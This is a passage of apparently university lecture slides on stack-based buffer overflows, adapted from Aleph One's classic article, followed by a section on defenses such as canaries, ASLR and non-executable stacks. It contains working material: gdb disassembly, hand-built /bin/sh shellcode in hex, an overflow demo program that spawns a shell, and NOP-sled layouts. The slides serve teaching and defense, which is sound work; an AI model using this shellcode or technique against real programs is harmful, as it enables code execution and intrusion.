}

void main() {
  int x;

  x = 0;
  function(1,2,3);
  x = 1;
  printf("%d\n",x);
}
------------------------------------------------------
```

```
[aleph1]$ gdb example3
GDB is free software and you are welcome to distribut
 under certain conditions; type "show copying" to see
There is absolutely no warranty for GDB; type "show w
GDB 4.15 (i586-unknown-linux), Copyright 1995 Free Sc
(no debugging symbols found)...
(gdb) disassemble main
Dump of assembler code for function main:
0x8000490 <main>:       pushl  %ebp
0x8000491 <main+1>:     movl   %esp,%ebp
0x8000493 <main+3>:     subl   $0x4,%esp
0x8000496 <main+6>:     movl   $0x0,0xfffffffc(%ebp)
0x800049d <main+13>:    pushl  $0x3
0x800049f <main+15>:    pushl  $0x2
0x80004a1 <main+17>:    pushl  $0x1
0x80004a3 <main+19>:    call   0x8000470 <function>
0x80004a8 <main+24>:    addl   $0xc,%esp
0x80004ab <main+27>:    movl   $0x1,0xfffffffc(%ebp)
0x80004b2 <main+34>:    movl   0xfffffffc(%ebp),%eax
0x80004b5 <main+37>:    pushl  %eax
0x80004b6 <main+38>:    pushl  $0x80004f8
0x80004bb <main+43>:    call   0x8000378 <printf>
0x80004c0 <main+48>:    addl   $0x8,%esp
0x80004c3 <main+51>:    movl   %ebp,%esp
0x80004c5 <main+53>:    popl   %ebp
0x80004c6 <main+54>:    ret
0x80004c7 <main+55>:    nop
```

- return address is 0x80004a8, we want to jump past assignment at 0x80004ab, next instruction we want is at 0x80004b2

Shell code

- So now that we know that we can modify the return address and the flow of execution, what program do we want to execute?

- In most cases we'll simply want the program to spawn a shell. From the shell we can then issue other commands as we wish.

- But what if there is no such code in the program we are trying to exploit? How can we place arbitrary instruction into its address space?

- The answer is to place the code with are trying to execute in the buffer we are overflowing, and overwrite the return address so it points back into the buffer.

Shell code

- S is shell code we want to execute
- assume stack starts at 0xFF

```
bottom of  DDDDDDDDEEEEEEEEEEEE  EEEE  FFFF  FFFF  FFFF  FFFF     top of
memory     89ABCDEF0123456789AB  CDEF  0123  4567  89AB  CDEF     memory
           buffer                sfp   ret   a     b     c

<------   [SSSSSSSSSSSSSSSSSSSS][SSSS][0xD8][0x01][0x02][0x03]
           ^                            |
           |____________________________|
top of                                                          bottom of
stack                                                               stack
```

Shell code

```
shellcode.c
-------------------------------
#include <stdio.h>

void main() {
   char *name[2];

   name[0] = "/bin/sh";
   name[1] = NULL;
   execve(name[0], name, NULL);
}
-------------------------------
```

```
(gdb) disassemble main
Dump of assembler code for function main:
0x8000130 <main>:       pushl  %ebp
0x8000131 <main+1>:     movl   %esp,%ebp
0x8000133 <main+3>:     subl   $0x8,%esp
0x8000136 <main+6>:     movl   $0x80027b8,0xfffffff8(%ebp)
0x800013d <main+13>:    movl   $0x0,0xfffffffc(%ebp)
0x8000144 <main+20>:    pushl  $0x0
0x8000146 <main+22>:    leal   0xfffffff8(%ebp),%eax
0x8000149 <main+25>:    pushl  %eax
0x800014a <main+26>:    movl   0xfffffff8(%ebp),%eax
0x800014d <main+29>:    pushl  %eax
0x800014e <main+30>:    call   0x80002bc <__execve>
0x8000153 <main+35>:    addl   $0xc,%esp
0x8000156 <main+38>:    movl   %ebp,%esp
0x8000158 <main+40>:    popl   %ebp
0x8000159 <main+41>:    ret
```

save frame pointer, make stack pointer the new frame pointer, allocate space for local variables

copy address of “/bin/sh” into local variable for name[0]

copy zero into local variable for name[1]

```
#include <unistd.h>

int execve(const char *filename, char *const argv[],
           char *const envp[]);
```

Shell code

```
shellcode.c
--------------------------------
#include <stdio.h>

void main() {
   char *name[2];

   name[0] = "/bin/sh";
   name[1] = NULL;
   execve(name[0], name, NULL);
}
--------------------------------
```

```
(gdb) disassemble main
Dump of assembler code for function main:
0x8000130 <main>:       pushl  %ebp
0x8000131 <main+1>:     movl   %esp,%ebp
0x8000133 <main+3>:     subl   $0x8,%esp
0x8000136 <main+6>:     movl   $0x80027b8,0xfffffff8(%ebp)
0x800013d <main+13>:    movl   $0x0,0xfffffffc(%ebp)
0x8000144 <main+20>:    pushl  $0x0
0x8000146 <main+22>:    leal   0xfffffff8(%ebp),%eax
0x8000149 <main+25>:    pushl  %eax
0x800014a <main+26>:    movl   0xfffffff8(%ebp),%eax
0x800014d <main+29>:    pushl  %eax
0x800014e <main+30>:    call   0x80002bc <__execve>
0x8000153 <main+35>:    addl   $0xc,%esp
0x8000156 <main+38>:    movl   %ebp,%esp
0x8000158 <main+40>:    popl   %ebp
0x8000159 <main+41>:    ret
```

push execve arguments onto the stack in reverse order, using the eax register for the address of name and name[0]

call the library procedure for execve

Execve

```
#include <unistd.h>

int execve(const char *filename, char *const argv[],
           char *const envp[]);
```

```
(gdb) disassemble __execve
Dump of assembler code for function __execve:
0x80002bc <__execve>:     pushl  %ebp
0x80002bd <__execve+1>:   movl   %esp,%ebp
0x80002bf <__execve+3>:   pushl  %ebx
0x80002c0 <__execve+4>:   movl   $0xb,%eax
0x80002c5 <__execve+9>:   movl   0x8(%ebp),%ebx
0x80002c8 <__execve+12>:  movl   0xc(%ebp),%ecx
0x80002cb <__execve+15>:  movl   0x10(%ebp),%edx
0x80002ce <__execve+18>:  int    $0x80
0x80002d0 <__execve+20>:  movl   %eax,%edx
0x80002d2 <__execve+22>:  testl  %edx,%edx
0x80002d4 <__execve+24>:  jnl    0x80002e6 <__execve+4
0x80002d6 <__execve+26>:  negl   %edx
0x80002d8 <__execve+28>:  pushl  %edx
0x80002d9 <__execve+29>:  call   0x8001a34 <__normal_e
0x80002de <__execve+34>:  popl   %edx
0x80002df <__execve+35>:  movl   %edx,(%eax)
0x80002e1 <__execve+37>:  movl   $0xffffffff,%eax
0x80002e6 <__execve+42>:  popl   %ebx
0x80002e7 <__execve+43>:  movl   %ebp,%esp
0x80002e9 <__execve+45>:  popl   %ebp
0x80002ea <__execve+46>:  ret
0x80002eb <__execve+47>:  nop
```

save frame pointer, make stack pointer the new frame pointer, push ebx onto stack

copy 0xb (11 decimal) into eax, index into syscall table, 11 is execve

copy address of "/bin/sh" into ebx

copy address of name[] into ecx

copy null into edx

change into kernel mode

- this is how the execve call operates — eax contains the system call, ebx contains the program, ecx contains the arguments, and edx indicates the arguments are done — the kernel switch executes the system call

Shell code

So as we can see there is not much to the execve() system call. All we need to do is:

a) Have the null terminated string "/bin/sh" somewhere in memory.
b) Have the address of the string "/bin/sh" somewhere in memory followed by a null long word.
c) Copy 0xb into the EAX register.
d) Copy the address of the address of the string "/bin/sh" into the EBX register.
e) Copy the address of the string "/bin/sh" into the ECX register.
f) Copy the address of the null long word into the EDX register.
g) Execute the int $0x80 instruction.

But what if the execve() call fails for some reason? The program will continue fetching instructions from the stack, which may contain random data! The program will most likely core dump. We want the program to exit cleanly if the execve syscall fails. To accomplish this we must then add a exit syscall after the execve syscall. What does the exit syscall looks like?

Exit

```
exit.c
----------------------
#include <stdlib.h>

void main() {
        exit(0);
}
----------------------
```

```
(gdb) disassemble _exit
Dump of assembler code for function _exit:
0x800034c <_exit>:      pushl  %ebp
0x800034d <_exit+1>:    movl   %esp,%ebp
0x800034f <_exit+3>:    pushl  %ebx
0x8000350 <_exit+4>:    movl   $0x1,%eax
0x8000355 <_exit+9>:    movl   0x8(%ebp),%ebx
0x8000358 <_exit+12>:   int    $0x80
0x800035a <_exit+14>:   movl   0xfffffffc(%ebp),%ebx
0x800035d <_exit+17>:   movl   %ebp,%esp
0x800035f <_exit+19>:   popl   %ebp
0x8000360 <_exit+20>:   ret
0x8000361 <_exit+21>:   nop
0x8000362 <_exit+22>:   nop
0x8000363 <_exit+23>:   nop
```

save frame pointer, make stack pointer the new frame pointer, push ebx onto the stack

put 0x1 into eax

put exit code into ebx

change into kernel mode

```
#include <stdlib.h>

void exit(int status);
```

What we need

```
a) Have the null terminated string "/bin/sh" somewhere in memory.
b) Have the address of the string "/bin/sh" somewhere in memory
   followed by a null long word.
c) Copy 0xb into the EAX register.
d) Copy the address of the address of the string "/bin/sh" into the
   EBX register.
e) Copy the address of the string "/bin/sh" into the ECX register.
f) Copy the address of the null long word into the EDX register.
g) Execute the int $0x80 instruction.
h) Copy 0x1 into the EAX register.
i) Copy 0x0 into the EBX register.
j) Execute the int $0x80 instruction.
```

```
------------------------------------------------
        movl   string_addr,string_addr_addr
        movb   $0x0,null_byte_addr
        movl   $0x0,null_addr
        movl   $0xb,%eax
        movl   string_addr,%ebx
        leal   string_addr,%ecx
        leal   null_string,%edx
        int    $0x80
        movl   $0x1, %eax
        movl   $0x0, %ebx
        int    $0x80
        /bin/sh string goes here.
------------------------------------------------
```

Putting it into memory

- we don’t know the address for the code or the string
- get around this by using jmp and call instructions, which use relative addressing
  - jmp: go to a new address and execute from there
  - call: same, but first push return address of next instruction on the stack (which happens to be the string!)

```
bottom of  DDDDDDDDEEEEEEEEEEEE  EEEE  FFFF  FFFF  FFFF  FFFF     top of
memory     89ABCDEF0123456789AB  CDEF  0123  4567  89AB  CDEF     memory
           buffer                sfp   ret   a     b     c

<------   [JJSSSSSSSSSSSSSSCCss][ssss][0xD8][0x01][0x02][0x03]
           ^|^              ^|            |
           |||______________||____________| (1)
       (2)  ||______________||
             |______________| (3)
top of                                                            bottom of
stack                                                                 stack
```

Putting it into memory

- J = jump instruction
- S = shell code
- C = call instruction
- s = string (containing /bin/sh)

```
bottom of  DDDDDDDDEEEEEEEEEEEE  EEEE  FFFF  FFFF  FFFF  FFFF     top of
memory     89ABCDEF0123456789AB  CDEF  0123  4567  89AB  CDEF     memory
           buffer                sfp   ret   a     b     c

<------   [JJSSSSSSSSSSSSSSCCss][ssss][0xD8][0x01][0x02][0x03]
           ^|^              ^|             |
           |||______________||_____________| (1)
       (2)  ||______________||
             |_______________| (3)

top of                                                            bottom of
stack                                                                 stack
```

Calculating the offsets

```
jmp     offset-to-call                # 2 bytes
popl    %esi                          # 1 byte
movl    %esi,array-offset(%esi)       # 3 bytes
movb    $0x0,nullbyteoffset(%esi)# 4 bytes
movl    $0x0,null-offset(%esi)        # 7 bytes
movl    $0xb,%eax                     # 5 bytes
movl    %esi,%ebx                     # 2 bytes
leal    array-offset,(%esi),%ecx # 3 bytes
leal    null-offset(%esi),%edx        # 3 bytes
int     $0x80                         # 2 bytes
movl    $0x1, %eax                    # 5 bytes
movl    $0x0, %ebx                    # 5 bytes
int     $0x80                         # 2 bytes
call    offset-to-popl                # 5 bytes
/bin/sh string goes here.
```

```
jmp     0x26                          # 2 bytes
popl    %esi                          # 1 byte
movl    %esi,0x8(%esi)                # 3 bytes
movb    $0x0,0x7(%esi)                # 4 bytes
movl    $0x0,0xc(%esi)                # 7 bytes
movl    $0xb,%eax                     # 5 bytes
movl    %esi,%ebx                     # 2 bytes
leal    0x8(%esi),%ecx                # 3 bytes
leal    0xc(%esi),%edx                # 3 bytes
int     $0x80                         # 2 bytes
movl    $0x1, %eax                    # 5 bytes
movl    $0x0, %ebx                    # 5 bytes
int     $0x80                         # 2 bytes
call    -0x2b                         # 5 bytes
.string \"/bin/sh\"                   # 8 bytes
```

Testing it

```
testsc.c
------------------------------------------------------------------------------
char shellcode[] =
        "\xeb\x2a\x5e\x89\x76\x08\xc6\x46\x07\x00\xc7\x46\x0c\x00\x00\x00"
        "\x00\xb8\x0b\x00\x00\x00\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80"
        "\xb8\x01\x00\x00\x00\xbb\x00\x00\x00\x00\xcd\x80\xe8\xd1\xff\xff"
        "\xff\x2f\x62\x69\x6e\x2f\x73\x68\x00\x89\xec\x5d\xc3";

void main() {
   int *ret;

   ret = (int *)&ret + 2;
   (*ret) = (int)shellcode;

}
------------------------------------------------------------------------------
------------------------------------------------------------------------------
[aleph1]$ gcc -o testsc testsc.c
[aleph1]$ ./testsc
$ exit
[aleph1]$
------------------------------------------------------------------------------
```

- see original for converting shell code to hex using gdb and avoiding null bytes in shellcode

Doing it with a buffer overflow

```
overflow1.c
------------------------------------------------------------------------------
char shellcode[] =
        "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
        "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
        "\x80\xe8\xdc\xff\xff\xff/bin/sh";

char large_string[128];

void main() {
  char buffer[96];
  int i;
  long *long_ptr = (long *) large_string;

  for (i = 0; i < 32; i++)
    *(long_ptr + i) = (int) buffer;

  for (i = 0; i < strlen(shellcode); i++)
    large_string[i] = shellcode[i];

  strcpy(buffer,large_string);
}
------------------------------------------------------------------------------
```

fill large_string with the address of buffer, which is where the shell code will be

copy shell code into beginning of large_string — the bytes after the shell code will have the address of buffer, and one of these will overwrite the return address

exploit the flaw

```
------------------------------------------------------------------------------
[aleph1]$ gcc -o exploit1 exploit1.c
[aleph1]$ ./exploit1
$ exit
exit
[aleph1]$
------------------------------------------------------------------------------
```

What about exploiting ***someone else's*** code

- The previous example works because we are exploiting our *own* code and know where the address of the buffer variable will be.
- With *someone else's* code, we don't know this
- This is where the *NOP sled* is used

NOP sled

- N = NOP instructions (do nothing)
- S = shell code
- 0xDE = write an return address that you can (guess) will hit somewhere into the NOP sled
- when program returns, it jumps into sled and *slides* into your shell code

```
bottom of    DDDDDDDDEEEEEEEEEEEE  EEEE  FFFF  FFFF  FFFF  FFFF      top of
memory       89ABCDEF0123456789AB  CDEF  0123  4567  89AB  CDEF      memory
             buffer                sfp   ret   a     b     c

<------     [NNNNNNNNNNNSSSSSSSSS][0xDE][0xDE][0xDE][0xDE][0xDE]
                   ^                     |
                   |_____________________|

top of                                                               bottom of
stack                                                                    stack
```

Questions on Stack Smashing

- How does the stack normally operate during a function call/return?
  - Where is the stack in memory?
  - How do the base pointer (ebp) and stack pointer (esp) work?
  - How are local variables placed on the stack?
- Describe how an attacker can inject code on the stack
- What is a NOP sled and how/why is it used in a stack smashing attack?
- What are the requirements for the format of the injected code?

Defenses


Defenses

- Write correct code
  - Avoid vulnerable functions
  - Audit code – use analysis tools
  - Fuzz testing
- Non-executable stack
  - Kernel patches make the stack non-executable in 1997
  - Bypassable — inject shell code into the heap, point return address at shell code in the heap

Defenses

- Array bounds checking
  - Compile time or run-time checks
  - Use a type-safe language
- Code pointer integrity checking
  - Detect when a pointer is corrupted
  - Canaries
- Address space randomization (ASLR)
  - randomize locations of program in memory

Canary — StackGuard 1998



- push a canary value onto the stack so that, when it is overwritten, the OS can tell that a buffer has been overflowed
- check the canary before the protected region is used (before the function is returned)
- written in a few days by one intern

ftp://gcc.gnu.org/pub/gcc/summit/2003/Stackguard.pdf

Terminator Canary

- A value composed of four different string terminators (CR, LF, NULL, -1)
    - 0x000aff0d
- Most buffer overflows use string operations, which are terminated by these string terminators
- An attacker can write the return information but then it won’t have a terminator (because this comes before the return information)
- Attacker needs a second overflow to reconstruct the canary in the right location
- Memory copy operations (which don’t end with string terminators) would succeed

Random Canary

- Initialized to a different random value each time the program is run
- Canary value must be stored in memory somewhere, and thus needs write access
- The attacker could read it from the stack, but this is difficult
- Detects any buffer overflows that make sequential writes

Random XOR Canary

- Modify some of the saved control information (e.g. return address) by XORing with canary value
- Might also detect random-access memory writes into the protected region

Other Defenses

- StackShield
  - copy valid return addresses to safe memory and then check on function return
- Libsafe
  - armored variants of the standard string library functions
  - does a plausibility check on parameters to ensure they don't point up the stack at a return address
- Hardware
  - numerous papers proposing slightly modified hardware to protect against stack smashing
  - such hardware is non-existent :-)

Buffer Overflows Today

- Heap spray
  - fill heap with many copies of the NOP sled and shell code, to defeat ALSR
  - there are projects that try to detect this, see for example https://www.microsoft.com/en-us/research/project/detection-of-javascript-based-malware/?from=http%3A%2F%2Fresearch.microsoft.com%2Fen-us%2Fprojects%2Fnozzle%2F
- Will keep happening until people adopt type-safe languages (Java, C#, Python, Ruby)

There are lots of other vulnerabilities and defenses to tell you about … but they are another story

Integer Manipulation Vulnerabilities

- Three main integer manipulations that can lead to security vulnerabilities
  - Overflow and underflow
  - Signed vs. unsigned errors
  - Truncation
- Reviewing Code for Integer Manipulation Vulnerabilities
  - http://msdn2.microsoft.com/en-us/library/ms972818.aspx